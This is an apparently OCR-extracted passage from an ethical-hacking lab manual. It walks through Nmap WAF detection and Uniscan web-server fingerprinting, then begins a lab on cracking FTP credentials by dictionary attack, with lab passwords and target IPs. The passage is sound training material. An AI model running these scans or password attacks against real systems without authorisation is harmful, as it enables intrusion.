


Figure 1.6.5: Host Map on target host result

12. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, type **nmap -p80 --script http-waf-detect www.goodshopping.com** and press **Enter**.
13. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.
14. This command will probe the target host with malicious payloads and detect the changes in the response code.




Figure 1.6.6: WAF Detection on target host result

15. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).
16. Close the terminal windows on the **Parrot Security** virtual machine.
17. Turn off the **Windows Server 2019** virtual machine.

TASK 7 — Uniscan Web Server Fingerprinting in Parrot Security

Note: Ensure that the **Parrot Security** virtual machine is running.

TASK 7.1 — Start WampServer in Windows Server 2016

1. Turn on the **Windows Server 2016** virtual machine and log in with the credentials **Administrator** and **pa$$word**.
2. Start WAMPServer on the **Windows Server 2016** virtual machine. Double-click the **WAMPServer** shortcut icon on **Desktop** to start the service.
3. Wait until the WAMPServer icon turns **green** in the notification area, as shown in the screenshot.
4. Leave the **Windows Server 2016** virtual machine running and switch to the **Parrot Security** virtual machine.

Figure 1.7.1: Windows Server 2016 WAMP Server

5. Now, on the **Parrot Security** virtual machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory

TASK 7.2 — View Uniscan Help Options

9. In the terminal window, type **uniscan -h** and hit **Enter** to display the uniscan help options.
10. The help menu appears, as shown in the screenshot. First, use the **-q** command to search for the directories of the web server.

Uniscan is a versatile server fingerprinting tool that not only performs simple commands like ping, traceroute, and nslookup, but also does static, dynamic, and stress checks on a web server. Apart from scanning websites, uniscan also performs automated Bing and Google searches on provided IPs. Uniscan takes all of this data and combines them into a comprehensive report file for the user.




Figure 1.7.2: Uniscan help command

TASK 7.3

Perform Directory Scan

11. In the terminal window, type **uniscan -u http://10.10.10.16:8080/CEH -q** and hit **Enter** to start scanning for directories.
12. Here, 10.10.10.16 is the IP address of the **Windows Server 2016** virtual machine. This may vary in your lab environment.
13. In the above command, the -u switch is used to provide the target URL, and the -q switch is used to scan the directories in the web server.

Figure 1.7.3: Run uniscan with -q command

14. Uniscan starts performing different tests on the web server and discovering **web directories**, as shown in the screenshot.

Note: Scroll to analyze the complete output of the scan. It should take approximately 1 minute for the scan to finish.




Figure 1.7.4: Uniscan showing found directories

TASK 7.4

Perform File Check

15. Now run uniscan using two options together. Here **-w** and **-e** are used together to enable the file check (robots.txt and sitemap.xml file). In the terminal window type **uniscan -u http://10.10.10.16:8080/CEH -we** and hit **Enter** to start the scan.

Figure 1.7.5: Uniscan command with -we option

16. Uniscan starts the file check and displays the results, as shown in the screenshot.

Note: Scroll to analyze the complete scan result. It should take approximately 10 minutes for the scan to finish.




Figure 1.7.6: Uniscan displaying scan results

TASK 7.5

Perform Dynamic Tests

17. Now, use the dynamic testing option by giving the command **-d**. Type **uniscan -u http://10.10.10.16:8080/CEH -d** and hit Enter to start a dynamic scan on the web server.

Figure 1.7.7: Run uniscan with -d option

18. Uniscan starts performing dynamic tests, obtaining more information about email-IDs, Source code disclosures, and external hosts.

Note: Scroll to analyze the complete output of the scan. It should take approximately 10 minutes for the scan to finish.




Figure 1.7.8: Uniscan displaying scan results

19. Uniscan displays the **PHP info**, as shown in the screenshot below. Close the terminal window.




Figure 1.7.9: Uniscan displaying PHP info

TASK 7.6

View Report

20. After scanning, navigate to **/usr/share/uniscan/report** and right-click on **10.10.10.16.html**. Hover your mouse cursor on **Open With** and click **Firefox** from the menu to view the scan report.




Figure 1.7.10: Scan report generated

Figure 1.7.10: Scan report generated

21. The report opens in the browser, giving you all **scan details** in a more comprehensive manner.




Figure 1.7.11: View the scan report

22. This concludes the demonstration of how to gather information about the target web server using Uniscan.

23. Close all terminal windows on the **Parrot Security** virtual machine.

24. Turn off the **Parrot Security** and **Windows Server 2016** virtual machines.

You can also use other web server footprinting tools such as **SpiderFoot** (https://www.spiderfoot.net), **httprint** (https://www.net-square.com), **Winfingerprint** (https://qpdownload.com), and **NetworkMiner** (https://www.netresec.com) to gather information about the target web server.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 2

Perform a Web Server Attack

An expert hacker and pen tester must implement various techniques to launch web server attacks on the target web server.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers

Lab Objectives

- Crack FTP credentials using a Dictionary Attack

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection

- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Lab Tasks

TASK 1

Crack FTP Credentials using a Dictionary Attack

Here, we will firstly find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.

TASK 1.1

Copy and Paste Wordlists Folder

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

3. First, we will copy the **Wordlists** folder containing the sample username and password files (named **Passwords.txt** and **Usernames.txt**) from the shared network drive to the **root/Home** directory of the **Parrot Security** virtual machine.
4. To do so, open any windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
5. A security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
6. The **Windows shares on 10.10.10.10** window appears. Double-click the **CEH-Tools** folder.

7. Navigate to **CEHv11 Module 13 Hacking Web Servers** and copy the **Wordlists** folder.




Figure 2.1.1: Copy the Wordlists file

8. Paste the **Wordlists** folder into the **/home/attacker** directory, as shown in the screenshot.




Figure 2.1.2: Paste the Wordlists directory

TASK 1.2

Perform Nmap Scan

9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

12. Now, type **cd** and press **Enter** to jump to the root directory.

13. Type **mv /home/attacker/Wordlists /root/** and press **Enter** to move the Wordlists folder to the root directory.




Figure 2.1.3: Move Wordlists folder to the root directory

14. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 10** virtual machine.
15. Perform an **Nmap scan** on the target machine (**Windows 10**) to check if the FTP port is open.
16. In the parrot terminal window, type **nmap -p21 [IP Address of Windows 10]**, and press **Enter**.

Note: In this lab, the IP address of **Windows 10** is **10.10.10.10**.

